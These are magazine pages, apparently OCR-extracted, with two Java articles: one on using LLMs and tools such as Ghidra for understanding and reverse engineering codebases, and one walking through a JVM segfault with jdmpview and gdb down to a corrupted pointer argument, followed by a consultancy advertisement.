
[10] Braguinski, L. (2025): *Urheberrecht vor Gericht: Wie soll ich beweisen, dass mein Code nicht KI-generiert ist?* RSW/Beck. URL

[11] Chacon, S., & Straub, B. (n.d.): *Pro Git (2nd Edition)*. Git-Projektseite. URL

[12] CVE Program. (n.d.): *Common Vulnerabilities and Exposures (CVE): Global reference standard for publicly disclosed cybersecurity vulnerabilities*. URL

[13] National Vulnerability Database (NVD). (n.d.): *NVD Data Feeds: Annual CVE feeds and modified feed update guidance for local mirroring*. URL

› Back to the Table of Contents ‹



AI-driven reverse engineering of java applications

ReverseEngineering **# LLM** **# Decompilation**

Author: Martin Toshev

Martin Toshev is a solution architect and IT consultant conducting professional trainings for novice and experienced developers. He is a Java enthusiast and one of the leads of the Bulgarian Java User group (BG JUG) where he is one of the organizers of jPrime conference.



LinkedIN

Traditional Reverse Engineering

It is not an uncommon task to understand the innerworkings of an existing Java project, whether it is proprietary or open source. This can range from a simple task such as decompiling and reviewing the source code of an existing library to understanding how a large codebase is architected, built and deployed. In many cases developers are looking for proper documentation that describes in details and with examples the concepts implemented in the target project but quite often such a documentation is simply missing. In the case of decompilation there are tools like JD or IDE-specific decompiler plugins that do the job straight away. However if we consider the case a completely new and unknown code repository there a number of things we typically start with to understand how it is structured:

- What build tools do we use ? Are there any build tool-specific plugins and configuration we should consider during build ? In this case we need to review the build-specific configuration files i.e. like pom.xml or build.gradle to understand the build process.
- How is the code structured ? What is the relationship between the different packages and classes ? In this case we can generate UML class diagrams to visually analyse and comprehend how is the code structured.
- How do the difference objects interact with each other ? In this case we can generate UML sequence diagrams to visually analyse and comprehend this information.
- What propriety and open source libraries do we use ? How do they work in general and where are they used in the project ? This information requires typically a bit of digging and research if we haven't used the particular library and what to understand at least at a very basic level how it works.
- Describe certain patterns and code smells found in the code. This requires good understanding of design patterns and general bad coding practices specifically related to Java applications.
- What application specific configuration do we use and for what purpose ? This requires understanding and reviewing how does the application store configuration: whether it is via plain Spring application.yml, generated via Kubernetes configmaps, using a config server like Spring cloud config to give a few examples.
- What external systems do we interact with and via what protocols ? In many cases this boils down to the previous point whereby this information is stored in application configuration but it can come from other places like i.e. an external database the application interacts with.
- Understand how the application is initialized upon startup. This typically requires starting manuallying from the **main()** method and diving into the initialization process.

And this is not a complete list of all the reverse engineering activities you may need to do when understanding an existing Java project … Certain tools simplify many of these activities:

- Tools generating UML diagrams from existing code such as propriety frameworks like Sparx Enterprise Architect or IDE-specific plugins.
- Static analysis tools that provide pattern mining and analysis of code smells or potential vulnerabilities like PMD, FindBugs and SonarQube.
- Dynamic code analysis tools that, for example, scan for potential vulnerabilities such as Burp and Veracode.

But it is 21st century and everyone is talking about AI … So can AI help further in the process of reverse engineering apart from the code analysis tools we already mentioned ?

AI-Assisted Reverse Engineering

Not only AI can help in that area but it is even defined as a distinct area of research called AI-assisted reverse engineering (AIARE). While in essence certain AI techniques like deep learning and specifically LLMs build using these techniques overlap in terms of what can be achieved simply by static analysis tools, there are certain activities that AI can achieve way better in order to "comprehend" how a system behaves compared to traditional code analysis tools:

- provide an analysis of the interaction of components in a system and give answers such as "class A is used as a wrapper for the communication with the Kafka message bus";
- provide an in-depth vulnerability and malware analysis based on recognized patterns by the LLM;
- provide information about calls to external systems such as "system X is called by first retriving configuration from Postgres database and making an API call to it from class A";
- reconstucting high-level code constructs from binary and obfuscated code.

At present many of these capabilities and built on top of existing reverse engineering tools like Ghidra (with plugins like RevEng.AI or ReVa), Radare2 (with plugins like r2ai and decai) or IDA Pro (with a third part MCP server to facilitate reverse

engineering during decompilation). You can think of these as a step further on top of dissasemblers where the LLM is used to refine decompiled code and provide a higher-level code construct.


On the other hand certain AI code assstants provide features that can facilitate the reverse engineering process of an existing codebase. This is for example the case with Github Copilot that provides a feature to explain existing code or Claude Code that provides the possibility to answer questions about the architecture and logic of a codebase.

A Case Study: Understanding Third-Party Libraries Used by a Java Project

Let's take a look at a particular use case: describing briefly Java libraries used by an application. Tradionally when we look at an existing repository we identify third-party dependencies and if we see an unfamiliar library used in the project we typically do a search for official documentation or blogs to do some basic research on how this library works. LLMs make this task straight-forward if we craft the proper prompt for the purpose. Let's assume we have a tool that parses the build filies (Maven or Gradle) and identifies we are using the **org.apache.pdfbox** to generate PDFs. If we ask ChatGPT to give as an example we can try the following prompt:

```
As a professional software developer
Give me a code example of the org.apache.pdfbox:pdfbox:3.0.5 Maven library
```

What the model gives is a detailed explanation and not only the code example as we wish:



If we refine our prompt a bit and use the following one instead:

```
As a professional software developer
Give me a code example of the org.apache.pdfbox:pdfbox:3.0.5 Maven library.
Reply only with code sample.
```

Then we get just a code sample:




As you can see using the proper prompts or even code (even decompiled if need be) the model can be used to facilitate a number of activities that we typically need to do manually and are hard to automate with proper code analysis tools.

Next step logically might be to understand what is the codebase doing and how it is structured.

A Case Study: Analysing a Piece of Code

Let's use the following prompt to ask a model to analyse a piece of code we supply, in that case a version of Dijkstra's shortest path algorithm:

```
Please explain this code:
https://github.com/mburst/dijkstras-algorithm/blob/master/Dijkstras.java
```



Not does the model recognize the algorithm but it also provides further suggestions for improvement of that piece of code.


That about a higher-level structural relationships between components of the system ?

A Case Study: UML Diagrams

Most of the LLMs provide the possibility to generate different types of diagrams such as components or UML diagrams. For example we can try to generate a UML class diagram for an entire repo using a prompt such as:

```
1  Please generate a visual UML class diagram for: https://github.com/elastic/elasticsearch
```

If we try this with the Claude Sonnet 4.5 model, for example, we can see quite a comprehensive class diagram of the core classes from the Elasticsearch implementation (as you might guess it is not feasible to generate a class diagram for the entire codebase as it is too big).



It does guide well and structures the information in a nice format with a nice UML class diagram provided on the right side.

What about cases when we want to analyse binaries ? So far all of the scenarios had the source code available.

A Case Study: Analysing Binaries with LLMs

To achieve the goal of reverse engineering binaries and providing a more clear view of the decompiled code LLMs can work in cooperation with third-party binary analysis tools like Ghidra or Radare2. For example ChatGPT provides plugins for both of these tools. The basic idea is that the LLM uses these tools as a baseline to decompile a binary into a higer-level programming language that is further analysed and simplified by the LLM which reduces significantly the effort required to analyse the code of the decompiled binary.

In this case we do not only talk about native executables that we can create from our Java applications but any kind of binaries in general.

› Back to the Table of Contents ‹



Reverse Engineering Java: Backtracking Native Crashes

Bytecode **# Heapdump** **# JVM**

Authors: Ravali Yatham and Gireesh Punathil

Ravali Yatham is a Java L3 Support Engineer with Runtimes team, in IBM India Software Labs. She is skilled in debugging complex production issues from large enterprise-grade deployments. She also worked on Java on Cloud and Java serviceability improvements. She contributed to the highly successful open source projects like Node.js and openj9.



LinkedIN

Gireesh Punathil is an IBM master inventor, Senior Technical Staff Member, committer or steering committee member for several leading open source projects. He is part of IBM Application Runtimes team that develops and supports websphere, java, eclipse and many other tools and frameworks. He spent a good share of his career in developing, porting and debugging platform tooling software: web servers, virtual machines, compilers, ide, monitoring agents and cloud components.



LinkedIN

> "what abstraction conceals is exposed at the fault site."

Java applications run on an abstracted, memory safe platform. But when JVM crashes, things collapse at the bottom native layer, and the root cause analysis becomes very hard. This is because the abstractions that lie between the actual crash context and the program context are too wide and deep, and the knowledge about the pathways between these abstractions are neither well documented nor well known to the developers.

This article walks through debugging a Java crash from the ground up: starting with raw native instructions and moving through JVM internals, calling conventions, object layouts, and the runtime's translation of high-level semantics into low-level behavior. This guide equips engineers with the foundational skills to backtrack a failure, interpret crash artifacts with confidence and isolate root causes independently.

Why Are Crashes Complex?

Java, as a platform-independent language, and the JVM, as a platform-independent execution engine, deliberately hide the underlying platform details. This abstraction is a great feature and works perfectly fine at the develop, build and execution phases. However when the JVM crashes, the failure surfaces in the native layer in a raw and context-less manner, and completely detached from the abstracted semantics Java developers are familiar with.

To understand such failures, we must peel back those layers of abstraction multiple times. That means we need to reconstruct the layers between native instructions, JVM internals, the Java bytecode and the original Java code. Only by de-abstracting each layer we can meaningfully connect the fault site to the actual fault source.

For example a crash that manifests like below:

```
0x7ff2345bc mov rdx, [rax, 0xa0]
```

would mean nothing in the Java source. This needs to be de-abstracted to for example:

```
x = obj.y;
```

form, for a developer to relate to, and make some reasoning about.

Why a Custom Debugger Is Needed

General-purpose debuggers like **gdb**, **lldb, dbx** and **windbg** only see JVM as a native (C++) application and show artifacts (stack trace, register context, raw memory etc.) from the point of view of native state. However, a JVM crash encompasses both: the native state where the real crash occurred, and the managed runtime and application state whose semantics led to that native state. Both the states are critically important in problem determination. No single off-the-shelf tool understands this combined picture.

A custom debugger translates states in both these layers: it helps to decode JVM frame layouts, interpret metadata, reconstruct Java stacks from native frames, understand calling conventions generated by the JIT and map raw addresses back to bytecodes, methods or objects. The custom debugger makes the JVM's internal structures legible, correlates native artifacts with Java-level behavior and offers the cross-layer visibility required to backtrack a crash. Without these capabilities, a normal debugger shows only meaningless addresses and apparently corrupted frames, leaving the real root cause invisible.

Setup

While the methods and principles discussed here apply across JVM implementations, the diagnostic tooling, command syntax, internal VM structures and generated machine code shown are specific to the Semeru JVM and are used for illustration.

Environment Setup: Ensure that the JVM is running on a supported operating system and hardware architecture. Refer to the official IBM documentation for supported platforms (Link).

Diagnostic configuration setup: For the JVM to generate meaningful diagnostic data during a failure, specific diagnostic settings must be configured at OS level to avoid truncated coredumps before starting the application.

Mustgather for Runtimes Java Technology document provides detailed guidance on must-gather setup/gather with respect to platforms and problem scenarios.

Tools: Unlike other production anomalies, crash debugging usually requires usage of one or more tools depending on the nature of the crash, the crashing context and the execution environment (platform, architecture etc.) Below listed are the most commonly used tools for crash debugging.

Platform	Debugger
linux	gdb
windows	windbg
mac	lldb / gdb
aix	dbx
zos	dbx

Custom (runtime aware) debugger: For OpenJ9 system dumps, the primary tool is jdmpview that is bundled within the JDK. jdmpview can interpret JVM internal structures, display Java and native stacks, reconstruct mixed call stacks (native + interpreted + JIT), inspect heap objects and VM metadata. More details can be found in the jdmpview documentation.

Diagnostic data: when your Java application crashes, there are a number of diagnostic data files generated by default: javacore, snaptrace, jitdump and system(core) dump. The system dump (core file) is the most critical artifact in the crash context. It contains a snapshot of the entire process address space at the time of the crash, including registers, native stack, Java stack, heap memory and JVM internal structures.

Problem Determination

Launch

Alright, let us start our debugging journey! First, launch the core file on to the debugger.

```
jdmpview -core <corefile>
```

Extract Crash Context (jdmpview)

Next, let us start by examining the crash context. This includes information on the failing module, failing thread, and its entire register context including the failing instruction, and the signal which the processor raised at the time of the crash.

```
> !gpinfo
Failing Thread: !j9vmthread 0x950800
Failing Thread ID: 0x2113bf (2167743)

J9Generic_Signal_Number=00000018
Signal_Number=0000000b
Error_Value=00000000
Signal_Code=00000001
Handler1=00007F4063E19710
Handler2=00007F40655D8410

RDI=0000000000950800 RSI=0000000000000007
RAX=0000000000000004 RBX=00007F40551584A0
RCX=00007F4065291360 RDX=00007F405515BA10
R8=00007F3FB10CA450 R9=00007F3FB035CF80
R10=0000000000000000 R11=000000000000000D
R12=00007F405C0FC818 R13=00007F405C03E5F0
R14=00007F406569A440 R15=0000000000000000
RIP=00007F4062618FA6 RSP=00007F40551583D0

Module=/home/javauser/java/java.8.0.8.45/
jre/lib/amd64/compressedrefs/libj9jvmti29.so
Module_base_address=00007F4062610000
```

Extract Failing Thread (jdmpview)

Clearly, this is the lowest level context with little or no clues about the application context. So let us de-abstract the thread and map it into the application context:

```
jdmpview > info thread 2167743
 process id: 2167471
 thread id: 2167743
 associated Java thread:
 name: remote-data-transport-thread
 Thread object: java/lang/Thread @ 0x7005ec298
 Native info: !j9vmthread 0x950800  !stack 0x950800
 Daemon: true
 Thread.State: RUNNABLE
 JVMTI state: ALIVE RUNNABLE
```

So the failing thread is "`remote-data-transport-thread''`. Though this information alone is not going to be enough, we have a foot hold in the wild!

> "method of walking through unclear terrains:
>
> step back. breathe and assess.
> hold your ground. gather the data.

> then look for a wedge. a narrow opening.
>
> open it up. cut through it. widen it.
> turn the wedge into a corridor.
> move through it. make progress.
> gather new insights in the process. repeat.
> make new pathways. progress again!
>
> that is how we create order from chaos.”

Extract Java Stack (jdmpview)

Now that we know the failing thread, let us see what is its “Java” state. This is well known as the Java stack.

```
> !stack 0x00950800
!j9method 0x628DE0   org/transporter/remote/Remote.xport0(Ljava/lang/String;)V
!j9method 0x628DE0   org/transporter/remote/Remote.xport0(Ljava/lang/String;)V
!j9method 0x628B60   org/transporter/remote/Remote.xport(Ljava/nio/file/Path;)V
!j9method 0x60A078   org/transporter/remote/Remote.xport(Ljava/nio/file/Path;)V
!j9method 0x615AD8   org/transporter/remote/Agent.run(bool)V
!j9method 0x614270   org/transporter/remote/Agent$Worker.run()V
!j9method 0x0635D0   java/lang/Thread.run()V
```

Extract Native Stack (gdb)

Now that we have a strong sense of “where” the crash is happening through de-abstracting from the native to the Java level, lets now repeat the same for “what” the crash is, how did it manifest, what it means in the immediate context and what it means in the application context.

```
>where
#0  0x7f40650856d5 in ?? ()
#1  0x7f406569a440 in newPath () from ./home/javauser/java/java.8.0.8.45/jre/lib/amd64/compressedrefs/libjvm.so
#2  0x7f4055155a4d in ?? ()
#3  0x7f4055155a10 in ?? ()
#4  0x7f4065610382 in omrdump_create (portLibrary=0x7f406569a440, filename=0xb...) at ../../omr/port/unix/omrosdump.c:188
#5  0x7f40654f528f in doSystemDump (agent=0x7f405c05cb20, label=0x7f4055155a10 "/home/javauser",...) at dmpagent.c:763
#6  0x7f40654f0f75 in protectedDumpFunction (portLibrary=0x7f406569a440, userData=0x7f4055155970) at dmpagent.c:2899
#7  0x7f40655d9099 in omrsig_protect (portLibrary=0x7f406569a440, fn=0x7f40654f0f60...) at ../../omr/port/unix/omrsignal.c:425
#8  0x7f40654f4712 in runDumpFunction (agent=<optimized out>, label=0x7f4055155a10 "/home/javauser",...) at dmpagent.c:2877
#9  0x7f40654f489d in runDumpAgent (vm=0x7f405c03e5f0, agent=0x7f405c05cb20, detail=0x7f4055156050,...) at dmpagent.c:2796
#10 0x7f406550b17d in triggerDumpAgents (vm=0x7f405c03e5f0, self=0x950800, eventFlags=8192,...) at trigger.c:1052
#11 0x7f4063e19312 in generateDiagnosticFiles (portLibrary=0x7f406569a440, userData=0x7f4055156530) at gphandle.c:1162
#12 0x7f40655d9099 in omrsig_protect (portLibrary=0x7f406569a440, fn=0x7f4063e191b0,...) at ../../omr/port/unix/omrsignal.c:425
#13 0x7f4063e1949a in vmSignalHandler (portLibrary=0x7f406569a440, gpType=24,...) at gphandle.c:837
#14 0x7f40655d8648 in mainSynchSignalHandler (signal=11, sigInfo=0x7f4055157830,...) at ../../omr/port/unix/omrsignal.c:1066
#15 0x7f4062618fa6 in jvmtiGetClassSignature (env=0x7f405c0fc818, klass=<optimized out>,...) at jvmtiClass.c:343
#16 0x7f40563b0525 in Xport::resolve0(MethodInfo*, _jmethodID*, bool) () from /home/javauser/lib/libxport.so
#17 0x7f40563b1c73 in Xport::resolve(ASGCT_CallFrame&) () from /home/javauser/lib/libxport.so
#18 0x7f4056394d85 in Java_org_transporter_remote_Remote_xport0 () from /home/javauser/lib/libxport.so
```

Java being managed runtime, the faults are contained and preprocessed for several dump functions to capture various fault contexts. So frame 0 to frame 14 belong to the JVM that handles the dump processing. This means the actual failure occurred in frame 15, **jvmtiGetClassSignature** method of JVM’s JVMTI module. If we look beneath that, we see it is triggered from the native function **Java_org_transporter_remote_Remote_xport0**, which needed methods and classes to be resolved as part of the transport function.

A rough theory we can make at this point is that some bad input was passed to the JVMTI function from one of its callers. But no evidence, only a hypothesis! Let us prove or disprove it.

Extract Failing Instruction (gdb)

Next, get the failing instruction.

```
(gdb) frame 15
#17 0x7f4062618fa6 in jvmtiGetClassSignature at jvmtiClass.c:343
(gdb) info registers rip
rip 0x7f4062618fa6 <jvmtiGetClassSignature+198>
```

Then, dump the signal context (from the gpinfo above):

```
J9Generic_Signal_Number= 00000018
Signal_Number= 0000000b
Error_Value= 00000000
Signal_Code= 00000001
```

The most important information here is the signal number and the signal code.
Signal number: 0xb (11) is the infamous SIGSEGV (segmentation violation)
Signal code: 0x1 (1) means the reason for SIGSEGV: SEGV_MAPERR (address not mapped to object)

Now, dump few instructions in and around that address to get a little more context. Which instruction caused this? What it was trying to do? Which address is not mapped?

```
0x7f4062618fa6 <+198>: mov r10,QWORD PTR [rbp+rax*1+0x4]
```

This means load the value stored at memory address %rbp + %rax + 4 into r10.
Clearly, the source location is holding the bad memory address.

Lets compute that manually:

```
(gdb) info registers rax rbp
rax 0x4
rbp 0xffffffffffffffff
```

So clearly, rbp (-1) is pointing to a bad memory location.

So the immediate root cause of the crash is that rbp holds invalid content.

Backtrack (gdb)

How did rbp get that value? Let us backtrack a bit.

```
0x7f4062618f85 <+165>: test rbp,rbp
// check if rbp is NULL
0x7f4062618f88 <+168>: je 0x7f4062619130 <jvmtiGetClassSignature+592>
// jump for null case handling
0x7f4062618f8e <+174>: mov rbp,QWORD PTR [rbp+0x0]
// de-reference rbp into itself
0x7f4062618f92 <+178>: test rbp,rbp
// again check for NULL
0x7f4062618f95 <+181>: je 0x7f4062619130 <jvmtiGetClassSignature+592>
// handle null case
0x7f4062618f9b <+187>: mov rax,QWORD PTR [rdi+0x8]
// prepare for the call: probably some args
0x7f4062618f9f <+191>: mov rax,QWORD PTR [rax+0x930]
// prepare for the call: probably some args
=> 0x7f4062618fa6 <+198>: mov r10,QWORD PTR [rbp+rax*1+0x4]
// r10 = *(rbp + rax + 4) crash, bad rbp or rax
```

Wait a minute. What is this rbp, and where it has come from? Let us trace it back till the beginning of the method.

```
(gdb) x/7i 0x7f4062618ee0
0x7f4062618ee0 <+0>: push r15
0x7f4062618ee2 <+2>: push r14
0x7f4062618ee4 <+4>: push r13
0x7f4062618ee6 <+6>: push r12
0x7f4062618ee8 <+8>: mov r12,rdi
0x7f4062618eeb <+11>: push rbp
0x7f4062618eec <+12>: mov rbp,rsi
```

At this point, we also want to learn a little bit about the x86-64 ABI summary to understand the transition between functions.

The first six arguments are passed in registers rdi, rsi, rdx, rcx, r8, and r9 in that order, with the return value in rax.

- Registers are divided into two types: caller saved (volatile) and callee saved (non-volatile).
- Caller saved registers (rax, rcx, rdx, rsi, rdi, r8, r9, r10 and r11) can be freely mutated by the callee.
- Callee saved registers (rbx, rbp, r12, r13, r14 and r15) must be preserved by the callee before writing.
- rbp was traditionally used as a base pointer, but it is not required as per the ABI.
- The stack grows downward, the tip pointed to by rsp. local variables are typically allocated by subtracting from rsp.

With that lets look at the preamble of our method:

```
push r15
push r14
push r13
push r12
// as per above spec, these registers are callee saved,
// so the function must preserve it if it plans to use it.
mov r12, rdi
// first argument goes into r12
push rbp
// callee saved rbp is saved before use.
mov rbp, rsi
// second argument goes into rbp.
```

So the badness in rbp is originated in rsi. and that is our second parameter. What is the second parameter? Lets look at the code:

```
jvmtiError JNICALL
jvmtiGetClassSignature(jvmtiEnv* env,
 jclass klass,
 char** signature_ptr,
 char** generic_ptr)
```

Root cause: Xport::resolve0() passed a corrupted kclass pointer to jvmtiGetClassSignature().

The function expects kclass to reference a valid J9Object (the class object). Instead, the value was `0xffffffffffffffff`, which is not a valid heap address. Subsequent dereferencing of this invalid pointer caused the failure.

Where Do We Go from Here?

We could repeat the same descent: step into Xport::resolve0() and trace how the corrupted klass value was produced and propagated. The methodology would not change. It is the same disciplined backtracking: validate inputs and follow data flow.

We stop here, because the purpose of this article is not to fully resolve this one problem, but to illustrate the discipline and tooling required to de-abstract a JVM crash and trace it to its true source. While the problem will change from story to story, the method does not!

Summary

Java promises memory safety, portability and abstraction from the underlying platform. But when it fails, the crash surfaces at the lowest native layer: with raw instructions, registers, memory addresses and faulting pointers. The semantics we are comfortable with (objects, methods, classes) are nowhere in sight.

In this article, we demonstrated the process of reconstructing the bridge between the original Java intent and the low level fault site. We began at the bottom, at the exact native instruction that failed. From there, we interpreted control flow and data flow with the help of the application binary interface, explained JVM internals where necessary, reducing abstraction at each step, bringing more and more clarity.

Once we understand how arguments flow through registers, how objects are represented in memory and how the runtime actually operates, a crash dump stops being scary, and becomes a rich source of information and signals. It reveals rich insights that no trace tool can fully capture!

› **Back to the Table of Contents** ‹



For your IT projects you don't need a know-it-all.

You need a {BUDDY}.



Richard Fichter
CEO @ XDEV

Java Champions

Outdated software? Rising maintenance costs? Security risks? We help you to make Java applications fit for the future - with a clear concept and at eye level. In addition to modern tools, we offer premium support for your **Java modernization.**

- **Not a know-it-all - a buddy:** We support your team with pragmatic methods without playing the wise guy.
- **Modernization with strategy:** agile methods & proof of concept for a secure update.
- **Robust solutions:** We rely on proven technologies and practical concepts - without unnecessary complexity.

Let us move your Java project forward together!

trusted by

ATU · EMPORIO ARMANI · CONRAD · Fraport · RedBull · Allianz

BEST {BUDDYS} IN CODE

Arrange a free discovery call here!

www.xdev.software

XDEV